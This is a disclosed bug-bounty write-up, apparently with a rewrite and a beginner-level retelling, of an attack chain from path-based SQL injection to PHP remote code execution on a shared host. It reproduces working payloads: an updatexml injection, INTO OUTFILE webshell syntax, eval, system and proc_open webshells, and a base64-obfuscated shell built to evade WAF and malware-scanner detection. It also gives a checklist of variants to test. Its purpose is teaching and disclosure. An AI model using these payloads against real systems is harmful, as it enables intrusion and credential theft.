From SQL Injection to Remote Code Execution: Following an Unexpected Attack Chain

A numeric id in a URL path was vulnerable to error-based SQL injection, allowing extraction of admin credentials. After logging into the admin panel, the attacker uploaded a PHP webshell that bypassed disabled functions and a WAF to achieve remote code execution.

Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application whose details page took a numeric identifier directly in the URL path rather than in a query string. The researcher describes browsing the target's pages out of habit, checking parameters, when he noticed a numeric id sitting in a path segment. The report does not name the application, its owner or its purpose beyond the presence of a details page, an admin panel at /manager/ with gallery uploads, content management and configuration, and a login screen behind that panel.
The write-up was published after the vulnerability was responsibly disclosed and confirmed as patched. Domain, IP address, hostnames, file paths, credentials and secrets are redacted or replaced with placeholders in the text; payloads and command output are reproduced as they happened.
Setup
The researcher probed the target by hand and wrote a small Python script to automate dumping table data through the error-based injection. A second script pulled admin credentials cleanly rather than picking through query output by hand, and a third handled base64 encoding of commands for the shell. The report does not list versions of these tools.
On the server side, the phpinfo() output later revealed the environment:
| Item | Value |
|---|---|
| Server Software | LiteSpeed (X-LSCACHE enabled) |
| OS | Linux (CloudLinux / RHEL 8 base) |
| PHP Version | 7.4.33 (cPanel EasyApache) |
| Disabled Functions | exec, passthru, popen, shell_exec, show_source, system |
| Active Protection | Monarx Protect |
| allow_url_include | Off |
| enable_dl | Off |
| expose_php | Off |
The database was MySQL. The two accounts he recovered were labelled SuperAdmin and Admin.
Finding it
Most scanners do not touch path segments, so the injectable parameter went unnoticed by automated tooling. The researcher tested it by hand with an error-based updatexml() payload, the kind that makes MySQL choke on invalid XPATH and return the error, together with whatever data was smuggled into it, to the client.
Exploitation
Step 1: Confirming SQL injection in the path
The request sent was:
GET /details/3%20AND%20updatexml(1,concat(0x3a,(SELECT%20database())),1)/../../

The numeric 3 stands in the identifier position, and updatexml() is called with an invalid XPATH expression built by concatenating a colon (0x3a) with the result of SELECT database(). MySQL evaluates the subquery and includes its result in the error message. The response was:
XPATH syntax error: ‘:[REDACTED_DB_NAME]’
That confirmed SQL injection and leaked the database name in the same response.
Step 2: Dumping the schema and the user table
Because the injection already leaked data through errors, the researcher continued with the same channel. Viewing tables one by one by hand-modifying the query and resending it got old fast, so he wrote a Python script to automate the dump. It found 30 tables. Most were uninteresting; one was tbl_user.

He then queried the accounts directly:

SELECT concat(user_username, ‘:’, user_password)FROM tbl_userWHERE user_user_type LIKE ‘%admin%’ LIMIT 1
The query concatenates username and password hash with a colon separator and filters rows whose user type contains admin. It came back with an admin account and a superadmin account, both with bcrypt hashes attached. The actual values are not reproduced in the write-up. One injectable parameter gave a straight line to the login page.
Step 3: Attempting a webshell through the injection
Before hunting for the login page, the researcher tried to write a webshell directly through the injection, which would have yielded the server rather than just the site. Writing a file through SQL injection requires a specific set of conditions to line up:
- The database user needs the
FILEprivilege. Without it, any write attempt is denied outright. secure_file_privhas to be empty. If it is locked to a specific directory, writes are confined there, usually nowhere near the web root.- The system user running MySQL needs actual write permissions on the target directory.
- The real, absolute path must be known; guessing the web root blind rarely works.
- Single quotes around the filename cannot be sanitised by the application, or the
INTO OUTFILEsyntax breaks.
Assuming those line up, two commands put a file on disk. INTO OUTFILE writes query results as text, one row per line:
SELECT * FROM table_name INTO OUTFILE ‘/path/to/webshell.php’;
Because it is built for exporting data, it is usually wrapped with FIELDS ENCLOSED BY or LINES TERMINATED BY to sneak the payload in around the exported rows, but that formatting has a habit of mangling the code being planted. INTO DUMPFILE is cleaner: it writes a single raw file with no formatting added, which makes it the more reliable choice for dropping something like a PHP shell.
None of it mattered here. The account behind the injection had no FILE privilege. It could read the database name, version and table structure, but it could not write a single byte. A handful of other angles were tried to be sure, and the path was closed.
Step 4: Finding the admin panel and logging in
With admin credentials in hand but no idea where the login page lived, the researcher brute-forced common admin paths until one hit an endpoint called manager.

Visiting it produced a login screen.

He wrote a second script to pull every admin credential cleanly rather than picking through query output by hand. Two accounts came back, one labelled SuperAdmin and one labelled Admin. He logged in as SuperAdmin at /manager/. The panel exposed media uploads, content and configuration.
Step 5: First upload and the 403
The admin panel had a gallery upload feature, so that was the next target. The first shell was deliberately simple:
<?php echo system($_GET['cmd']); ?>
The upload form only accepted PNG/JPG. That restriction was bypassed without much trouble and the file went up. Requesting the uploaded path returned:
HTTP/1.1 403 Forbidden
A blank page. That kind of silence after a successful upload usually means something is actively sitting in front of the application and killing requests, most likely a WAF. Rather than throwing more payloads blind, he uploaded a plain phpinfo() probe to learn what he was fighting.

The output showed the LiteSpeed, CloudLinux and PHP 7.4.33 details in the table above. All the easy functions were locked: no system(), no exec(), no shell_exec(). A malware scanner, Monarx Protect, was running at runtime rather than only checking files on upload, and no verbose errors leaked anything back.
Step 6: eval() and proc_open()
eval() was not on the disabled list, so he uploaded a shell that evaluated POSTed code:
<?phpif (isset($_POST['code'])) { @eval($_POST['code']);}?>
He tested it with:
The response was:
helllo
PHP execution worked, but echoing strings was not the goal; he needed real shell output. proc_open() was not blocked either, so he used it to spawn a process and read back what it printed:
$descriptorspec = [0 => ['pipe','r'], 1 => ['pipe','w'], 2 => ['pipe','err']];$process = proc_open('id', $descriptorspec, $pipes);if (is_resource($process)) { echo stream_get_contents($pipes[1]); fclose($pipes[1]); proc_close($process);}
The response was:
uid=[REDACTED](hosting-user) gid=[REDACTED] groups=[REDACTED]
Command execution as the hosting account's actual system user.


Step 7: Recognising behavioural detection

He then ran ls. Nothing came back: no error, no output, dead silence, the same as the first shell that was blocked. He renamed the file, uploaded a fresh copy and tried again. Same result. One command worked, the second did not, every time.
That pattern was the clue. A static scan catching the file on upload would have blocked the first command too, as it did with the system() shell. This one let exactly one execution through and then killed it. That is not "this file looks bad", it is "this file is behaving badly, shut it down": behavioural detection watching what the file does after it lands, not just what it contains when it lands.
Step 8: Evading the detection with base64
The eval($_POST['code']) shell had the word code sitting right next to eval(), a recognisable pattern whether the detection is static or behavioural. So he stopped writing anything recognisable into the file:
<?php$p = base64_decode('cGF5bG9hZA==');if (isset($_POST[$p])) { @eval(base64_decode($_POST[$p]));}?>
The parameter name only exists decoded, at runtime, and never sits in the file as plain text. Commands are sent over as base64 too, so nothing that looks like eval($_POST[...]) appears in the request either.

Uploaded and run, it worked. Another command worked. Five or six commands in a row ran without interruption.

Typing base64 by hand for every command became unbearable, so he wrote a small script to handle the encoding and let him type normal commands.
Step 9: Assessing what was at risk

With stable access he looked around carefully, only enough to understand what was actually at risk. Server configuration exposed credentials and API keys that had nothing to do with the site under test: they belonged to completely unrelated websites on the same shared server. Different database credentials, cloud storage keys and service keys, none of it scoped to the target. He did not touch any of it beyond confirming it was there.
Root cause
The SQL injection is in the details page, which takes a numeric identifier from a path segment. The report does not show the server-side code, so the exact construction is not stated; the behaviour is consistent with the value being concatenated into the SQL statement. The application also accepted an uploaded file despite the PNG/JPG restriction, and the uploaded PHP file was executed when requested.
The existing defences did not stop the chain. disable_functions blocked system, exec, shell_exec, passthru, popen and show_source, but left eval() and proc_open() available, and both have legitimate uses. The WAF and the runtime malware scanner were built on pattern matching, which only catches what it already recognises as bad; encoding the parameter name and the commands moved the shell out of the known signatures. The database account lacked the FILE privilege, which closed the direct write-a-webshell route, but it did not prevent reading the user table and recovering admin credentials.
Impact
An attacker could read data from the database, including the tbl_user table with admin and superadmin usernames and bcrypt password hashes, then authenticate to the admin panel at /manager/ with the recovered SuperAdmin credentials. From the panel, the gallery upload feature allowed a PHP file to be placed and executed, giving command execution as the hosting account's system user. Because the server was shared, configuration on it exposed credentials and API keys belonging to unrelated websites on the same host, so a bug in one site could have put other tenants' projects at risk. The researcher confirmed the exposure but did not use it. The report does not quantify how many other sites or credentials were affected.
Fix
The SQL injection and the upload flaw were both patched, and the write-up was published only after the patch was confirmed. The researcher's own observations: blocking function names one by one has a ceiling while proc_open() and eval() remain available, and pattern-matching WAFs and malware scanners can be evaded by encoding around known signatures. Shared hosting means one vulnerable site exposes every other tenant on the box regardless of how careful they were with their own code.
Variants to test
- Numeric identifiers in path segments rather than query strings. Send a request with an
updatexml()payload in the path and look for a database error containing smuggled data in the response. - Error-based injection where the response is silent. Try time-based or boolean conditions in the same path position and compare response timing or content length.
INTO OUTFILE/INTO DUMPFILEafter confirming injection. A positive result is a file appearing at a known absolute path; checkFILEprivilege andsecure_file_privfirst, since either can close the route.- Admin panel discovery by path brute force. A positive result is a login screen at a common admin path such as
manager. - Upload forms restricted by extension or MIME type. A positive result is a file with a server-side extension landing on the server and being executed when requested.
phpinfo()probes after a blocked upload. A positive result is the disabled-functions list, the PHP version and any active protection product, which tells you which primitives remain.eval()andproc_open()whensystem,execandshell_execare disabled. A positive result is command output such asidreturning the hosting user.- Behavioural detection checks. Run one command, then a second; if the first works and the second goes silent, the file is being watched after it lands rather than only scanned on upload.
- Signature evasion by base64-encoding parameter names and commands. A positive result is several commands running in a row without interruption where the plain-text shell died after one.
- Shared hosting configuration review after gaining access. A positive result is credentials or API keys in server configuration that belong to other sites on the same host; confirm presence only and do not use them.
What happened, in plain words
A security researcher was browsing a website out of habit, the way you might flick through a shop's shelves without planning to buy anything. He noticed that one of the site's pages had a number in its web address, in the path rather than a query string. By putting a carefully crafted piece of text where that number should be, he made the site's database hand back information it should never have shown him. That is called SQL injection.
From there the story grows. He used that same hole to read the site's list of user accounts, including the bcrypt password hashes of the administrators. He found the admin login page, signed in, and used a picture-upload feature in the admin area to place a small program on the server. The server tried to stop him several times, and each time he worked out what the defence was doing and adjusted. In the end he could run commands on the server itself, as the account that hosted the website. While looking around carefully, he found that the server also held passwords and keys belonging to other, unrelated websites that happened to share the same machine. He confirmed they were there, did not touch them, and reported everything. Both the database hole and the upload flaw were fixed before he published this account.

Before going further, a word on what has been hidden. The researcher responsibly disclosed the problem, waited until it was confirmed fixed, and only then wrote it up. The site's domain, IP address, server names, file paths, passwords and secrets have been blanked out or replaced with placeholders. The attack text and the command output are shown as they really were, so you can see how the technique works, not so you can attack a live system.

The pieces you need to know
A few everyday ideas make the rest of this readable.
A web page is a document your browser asks a web server for. The server is a computer somewhere that holds the site's files and answers those requests.
A URL is the address of a page, for example https://example.com/details/3/. The part after the site name is called the path. Sometimes a URL also carries a query string, the bit after a question mark, like ?id=3. Both are just ways of passing a value from the browser to the server.
A database is an organised store of information, like a set of very strict spreadsheets. A website's database usually holds its users, its content, its settings. The most common language for talking to such a database is SQL (Structured Query Language). When you load a page that shows a product, the server typically writes a small SQL question, sends it to the database, and turns the answer into the page you see.
SQL injection is what happens when a website builds that SQL question by gluing in something the visitor supplied, without cleaning it first. Imagine a form that says "fetch the record for the name I write here", and you write not a name but extra instructions. That is the whole idea, and it is the doorway this story walks through.
MySQL is one particular brand of database software, and it is the one in this story.
A hash is a one-way scramble of a value. A website should not store your password as plain text; it stores a scrambled version instead. When you log in, it scrambles what you typed and compares. bcrypt is a well-known hashing method designed to be slow, so guessing is expensive. A hash is not the same as the password, but a weak password can still be guessed from its hash.
A webshell is a small program uploaded to a server that lets someone run commands on it through the browser. It is the difference between controlling a website and controlling the machine the website lives on.
A WAF (Web Application Firewall) is a filter that sits in front of a website and inspects incoming requests, blocking ones that look malicious. Think of a bouncer who checks bags at the door.
PHP is a programming language commonly used to build web pages on the server side. A file ending in .php is not just displayed by the server; the server runs it as a program. That is why uploading one is dangerous.
base64 is a way of writing any data using only ordinary letters, digits and a couple of symbols. It is not encryption; anyone can decode it. Its use here is disguise: a scanner looking for a particular word will not find it if the word is written in base64.
Finally, shared hosting means several different websites live on one physical server, sharing its resources. Like flats in one building: a problem in one flat can affect the neighbours.
Finding the door
The researcher was not hunting for anything big that night. He was clicking through the target's pages out of habit, checking the values the pages pass around, the way an experienced person does without thinking. Then he spotted something: a numeric id sitting right there in the URL path, not in a query string where people usually expect it.
The request looked like this:
GET /details/{id}/[REDACTED_ENDPOINT]/.../
Line by line: GET is the instruction a browser sends when it wants to fetch a page. /details/{id}/[REDACTED_ENDPOINT]/.../ is the path being requested, where {id} stands for the number and the rest has been blanked out for privacy. The point is that the number sits inside the path itself.
Why does that matter? Most automated security scanners look at query strings, the ?something=value part, because that is where values usually travel. A number tucked into a path segment often goes unexamined by those tools. So the researcher tested it by hand.
Making the database talk
He sent a request with a special value in place of the number:
GET /details/3%20AND%20updatexml(1,concat(0x3a,(SELECT%20database())),1)/../../
This looks cryptic, so let us unpack it. 3 is the ordinary identifier the page expects. %20 is how a space is written inside a URL, because URLs cannot contain raw spaces. AND joins a second condition onto the first. updatexml() is a MySQL function that processes XML data; when you give it malformed XML, it produces an error message. concat(0x3a,(SELECT%20database())) builds a piece of text: 0x3a is the hexadecimal code for a colon, and SELECT database() is a SQL question that asks MySQL for the name of the current database. The %20 again stands for spaces. The final 1 is the third argument passed to updatexml().
The trick is that MySQL evaluates SELECT database() first, glues its answer after the colon, and then complains that the result is not valid XML. The complaint includes the text it was given, so the database name comes back inside the error message. The response was:
XPATH syntax error: ‘:[REDACTED_DB_NAME]’
Line by line: XPATH syntax error is MySQL saying the XML path expression it was handed is malformed. The colon and the database name after it are the smuggled data, with the actual name replaced by a placeholder here. That single response confirmed SQL injection and leaked the database name at the same time.
That little jolt when an error message hands you exactly what you asked for. SQL injection, confirmed. It is the moment things get interesting, and also the moment you know you are not sleeping on time tonight.
Reading the user table
Because the injection was already leaking data back through error messages, he did not stop at the database name. He could ask for table names one at a time, but editing the query by hand and resending it over and over gets old fast. So he wrote a small Python script to automate the dumping. Python is a general-purpose programming language, and a script is just a text file of instructions the computer runs for you.
The script found 30 tables. Most meant nothing to him. One did: tbl_user. A table is one spreadsheet inside the database, and this one clearly held user accounts.
He went straight for the accounts:
SELECT concat(user_username, ‘:’, user_password)FROM tbl_userWHERE user_user_type LIKE ‘%admin%’ LIMIT 1
Line by line: SELECT asks the database to return something. concat(user_username, ‘:’, user_password) joins the username, a colon and the password value into one string, so both arrive together. FROM tbl_user says which table to read. WHERE user_user_type LIKE ‘%admin%’ keeps only rows whose user type contains the word admin; the percent signs are wildcards meaning "anything before or after". LIMIT 1 returns just one row. The query came back with an admin account and a superadmin account, both with bcrypt hashes attached. The actual values are not reproduced here. The point is that one injectable parameter gave a straight line to the login page.
Trying to skip the login entirely
Before hunting for the login page, he had a different idea: what if he could write a webshell directly through the injection, with no admin panel needed at all? If that worked, he would not just have the site, he would have the server. So he went down that road for a while.
Writing a file through SQL injection is not automatic. A specific set of conditions all have to line up:
- The database user needs the
FILEprivilege. A privilege is a permission, like a key to a door. Without it, any write attempt is denied outright. secure_file_privhas to be empty. This is a MySQL setting that, when set, confines file writes to one specific directory, usually nowhere near the folder the website is served from.- The system user running MySQL needs actual write permission on the target directory. The database software runs as an operating-system account, and that account needs to be allowed to create files there.
- You need to know the real, absolute path you are writing to. Guessing where the website's files live, blind, rarely works.
- Single quotes around the filename cannot be sanitised by the application, or the whole
INTO OUTFILEsyntax breaks.
Assuming those line up, two commands put a file on disk. INTO OUTFILE writes query results out as text, one row per line:
SELECT * FROM table_name INTO OUTFILE ‘/path/to/webshell.php’;
Line by line: SELECT * means "return every column". FROM table_name names the table to read. INTO OUTFILE ‘/path/to/webshell.php’ tells MySQL to write the result into that file instead of returning it to the screen. Because this command is built for exporting data, people usually wrap it with FIELDS ENCLOSED BY or LINES TERMINATED BY to sneak the actual payload in around the exported rows, but that formatting has a habit of mangling the code you are trying to plant.
INTO DUMPFILE is cleaner. It writes a single raw file with no formatting added, which makes it the more reliable choice for dropping something like a PHP shell.
None of it mattered in the end. The account behind the injection had no FILE privilege. It could read the database name, the version, the table structure, all of it, but it could not write a single byte. He tried a handful of other angles just to be sure, and the path was closed. Back to the login page.
Finding the admin door
He had admin credentials in his hand but no idea where the actual login page lived. So he brute-forced common admin paths. Brute force here means trying a list of likely names one after another, like trying every door in a corridor. One hit an endpoint called manager.
He visited it, and there it was, a login screen.
At that point he had already written one script to dump table data, so he wrote a second one to pull every admin credential cleanly rather than picking through query output by hand. Two accounts came back, one labelled SuperAdmin and one labelled Admin. He logged in as SuperAdmin at /manager/. The panel exposed media uploads, content management and configuration, all sitting open in front of him.
It felt like the finish line. It was not even close.
The first upload
The admin panel had a gallery upload feature, so that was the next target. The first shell was deliberately simple:
<?php echo system($_GET['cmd']); ?>
Line by line: <?php opens a block of PHP code. echo prints something to the page. system(...) asks the operating system to run a command and show its output. $_GET['cmd'] means "take the value named cmd from the URL's query string". So the file was meant to run whatever command was put in the cmd parameter. ?> closes the PHP block. In plain terms: a tiny program that runs whatever command you put in the address bar.
The upload form only accepted PNG/JPG. That restriction was bypassed without much trouble and the file went up. Requesting the uploaded path returned:
HTTP/1.1 403 Forbidden
Line by line: HTTP/1.1 is the version of the web protocol being used. 403 is the status code for "forbidden", meaning the server understood the request and refused it. Forbidden is the human-readable label for that code. A blank page. That kind of silence after a successful upload usually means something is actively sitting in front of the application and killing requests, most likely a WAF. Rather than throwing more payloads blind, he uploaded a plain phpinfo() probe first, because if he was going to be fighting something all night he at least wanted to know what it was. phpinfo() is a standard PHP function that prints a long page of details about the server's setup.
What came back told him a lot:
Item                             Value
---------------------------------------------------------------------------------------
Server Software                  LiteSpeed (X-LSCACHE enabled)
---------------------------------------------------------------------------------------
OS                               Linux (CloudLinux / RHEL 8 base)
---------------------------------------------------------------------------------------
PHP Version                      7.4.33 (cPanel EasyApache)
---------------------------------------------------------------------------------------
Disabled Functions               exec, passthru, popen, shell_exec,
                                 show_source, system
---------------------------------------------------------------------------------------
Active Protection                Monarx Protect
---------------------------------------------------------------------------------------
allow_url_include                Off
---------------------------------------------------------------------------------------
enable_dl                        Off
---------------------------------------------------------------------------------------
expose_php                       Off
---------------------------------------------------------------------------------------
Line by line: Server Software names the web server program, LiteSpeed, with a caching feature enabled. OS is the operating system, a Linux variant. PHP Version is the version of the language running the site. Disabled Functions lists PHP functions the administrator has switched off; exec, passthru, popen, shell_exec, show_source and system are all ways to run or inspect things on the server. Active Protection names a malware scanner, Monarx Protect. allow_url_include being Off means PHP will not pull in code from a remote address. enable_dl being Off means PHP cannot load extra native code at runtime. expose_php being Off means PHP does not advertise its version in response headers.
All the easy stuff was locked. No system(), no exec(), no shell_exec(). A malware scanner was running at runtime, not just checking files on upload. No verbose errors were leaking anything back either. Whoever set this box up actually knew what they were doing, which honestly made it more fun.
A different way to run code
eval() was not on the disabled list. eval() is a PHP function that takes a piece of text and runs it as PHP code. So he uploaded a shell that evaluated whatever code was posted to it:
<?phpif (isset($_POST['code'])) { @eval($_POST['code']);}?>
Line by line: <?php opens the PHP block. if (isset($_POST['code'])) checks whether a form field named code was sent in the request body; $_POST is how PHP reads values submitted by a form. @eval($_POST['code']) runs the submitted text as PHP code; the @ suppresses error messages. ?> closes the block. In plain terms: a page that runs whatever code you send it.
He tested it with:
Line by line: curl is a command-line tool for sending web requests. -s keeps it quiet, hiding progress noise. -X POST says to use the POST method, the one forms use to submit data. The quoted URL is the address of the uploaded file, with the target and path blanked out. The backslash at the end of the line continues the command onto the next line. --data "code=echo helllo;" sends a form field named code whose value is echo helllo;, a tiny piece of PHP that prints the word helllo (with three l's, as written).
The response was:
helllo
PHP execution worked. But echoing strings was not the goal; he needed real shell output. proc_open() was not blocked either. proc_open() is a PHP function that starts a separate program and gives you pipes to talk to it. He used it to spawn a process and read back what it printed:
$descriptorspec = [0 => ['pipe','r'], 1 => ['pipe','w'], 2 => ['pipe','err']];$process = proc_open('id', $descriptorspec, $pipes);if (is_resource($process)) { echo stream_get_contents($pipes[1]); fclose($pipes[1]); proc_close($process);}
Line by line: $descriptorspec describes the three standard channels every program has: 0 is input, 1 is normal output, 2 is error output. Each is set up as a pipe, a one-way channel. proc_open('id', $descriptorspec, $pipes) starts the command id with those channels and stores the pipe handles in $pipes. if (is_resource($process)) checks the process actually started. echo stream_get_contents($pipes[1]) reads everything the command printed on its normal output and prints it. fclose($pipes[1]) closes that pipe. proc_close($process) waits for the process to finish and cleans up. The command id is a standard Linux command that reports which user you are running as.
The response was:
uid=[REDACTED](hosting-user) gid=[REDACTED] groups=[REDACTED]
Line by line: uid is the numeric user identifier, with the number blanked out, followed by the account name hosting-user. gid is the group identifier. groups lists the groups the account belongs to. In plain terms: the command ran as the hosting account's actual system user.
Command execution, as the hosting account's actual system user. He remembers just staring at that line for a second.
Something is watching
Then he ran the next command, ls, which lists files in a directory. Nothing. No error, no output, dead silence, the same as the first shell that got blocked. He renamed the file, uploaded a fresh copy, tried again. Same thing. One command worked, the second did not, every time.
That pattern was the clue. If it were just a static scan catching the file on upload, the first command would not have worked at all; it would have been blocked immediately, like the system() shell was. But this one let exactly one execution through and then killed it. That is not "this file looks bad", it is "this file is behaving badly, shut it down". Behavioural detection watches what the file does after it lands, not just what it contains when it lands.
Disguising the shell
Once he understood that, the fix became obvious-ish. His eval($_POST['code']) shell had the word code sitting right next to eval(). That is a giveaway, whether the detection is static or behavioural; it is a pattern, and patterns get flagged. So he stopped writing anything recognisable into the file at all:
<?php$p = base64_decode('cGF5bG9hZA==');if (isset($_POST[$p])) { @eval(base64_decode($_POST[$p]));}?>
Line by line: $p = base64_decode('cGF5bG9hZA==') decodes a base64 string into a variable named $p. The decoded text is the name of the form field the shell will listen for. if (isset($_POST[$p])) checks whether a field with that decoded name was sent. @eval(base64_decode($_POST[$p])) decodes the submitted value and runs it as PHP. The parameter name only exists decoded, at runtime; it never sits in the file as plain text. And whatever command he sends goes over as base64 too, so there is nothing that looks like eval($_POST[...]) anywhere in the request either.
He uploaded it and ran a command. It worked. He ran another. It worked. He kept going, five or six commands in a row, no interruption.
First time all night something just kept working.
By that point he was tired enough that typing base64 by hand for every single command felt unbearable, so he threw together a small script to handle the encoding for him and let him just type normal commands.
A small thing, but it is the difference between grinding through three nights and actually being able to think straight while working.
Looking around, carefully
With stable access, he looked around carefully, not digging through everything he could reach, just enough to understand what was actually at risk. That is where it stopped being "one site has a bug" and turned into something bigger. Server configuration exposed credentials and API keys that had nothing to do with the site he was testing. They belonged to completely unrelated websites sitting on the same shared server: different database credentials, cloud storage keys, service keys, none of it scoped to his target at all.
An API key is a long secret string that lets a program talk to a service, like a password for software. A cloud storage key is the same idea for files stored online. Finding those on a shared server means other sites' credentials were exposed alongside the target's.
He did not touch any of it beyond confirming it was there. That was not what this was about. But it is a strange feeling, realising a bug in one site could have put a stranger's entire project at risk without them ever knowing.
What was fixed, and what it teaches
He reported everything after that. The SQL injection and the upload flaw both got patched, and this write-up only went up once that was confirmed.
A few things he keeps thinking about from this one. disable_functions stops the obvious stuff, but proc_open() and eval() get left open constantly because they have legitimate uses too; hardening that only blocks function names one by one has a ceiling. Same with WAFs and malware scanners built on pattern matching: encoding your way around a known signature is a well-worn trick precisely because pattern matching can only catch what it already recognises as bad. And the shared hosting part still bugs him a little: one vulnerable site, and suddenly every other tenant on that box is exposed too, no matter how careful they were with their own code.
On the research side, fingerprinting before throwing payloads blind saved him a lot of wasted effort. Fingerprinting means finding out what software and settings you are facing before you attack, the way a locksmith looks at the lock before choosing a tool. And when something works exactly once and then goes quiet, that is telling you something specific about how it is watching you. Worth sitting with that for a minute instead of just brute-forcing past it.
Mostly, though, this one was just stubbornness and a lot of coffee. Three nights of it. That is most of this job, honestly.
Glossary
- API key: a long secret string that lets a program talk to an online service, like a password for software.
- base64: a way of writing any data using only ordinary letters, digits and a couple of symbols; not encryption, just a different spelling that anyone can reverse.
- bcrypt: a hashing method designed to be slow, used to store passwords safely.
- behavioural detection: a defence that watches what a file does after it lands on the server, rather than only what it contains.
- brute force: trying a list of likely options one after another until one works.
- curl: a command-line tool for sending web requests.
- database: an organised store of information, like a set of strict spreadsheets.
- disable_functions: a PHP setting that switches off named functions.
- eval(): a PHP function that runs a piece of text as PHP code.
- FILE privilege: a database permission that allows reading and writing files on the server's disk.
- fingerprinting: finding out what software, versions and settings a target uses before attacking.
- hash: a one-way scramble of a value, used to store passwords without keeping them in plain text.
- HTTP 403 Forbidden: the status code a server returns when it understands a request and refuses it.
- INTO DUMPFILE: a MySQL command that writes a single raw file with no formatting.
- INTO OUTFILE: a MySQL command that writes query results to a file as text, one row per line.
- LiteSpeed: a web server program.
- Monarx Protect: a malware scanner named in the server's PHP information page.
- MySQL: a brand of database software.
- path: the part of a URL after the site name, for example
/details/3/. - PHP: a programming language commonly used to build web pages on the server side.
- phpinfo(): a standard PHP function that prints a page of details about the server's setup.
- pipe: a one-way channel between two programs for passing data.
- proc_open(): a PHP function that starts a separate program and gives you pipes to talk to it.
- query string: the part of a URL after a question mark, carrying values like
?id=3. - secure_file_priv: a MySQL setting that confines file writes to one specific directory.
- shared hosting: several different websites living on one physical server.
- SQL: the language used to talk to a database.
- system(): a PHP function that runs an operating-system command and shows its output.
- table: one spreadsheet inside a database.
- updatexml(): a MySQL function that processes XML and produces an error when given malformed input.
- URL: the address of a page on the web.
- WAF: Web Application Firewall, a filter in front of a website that blocks requests that look malicious.
- web server: the computer program that holds a site's files and answers browser requests.
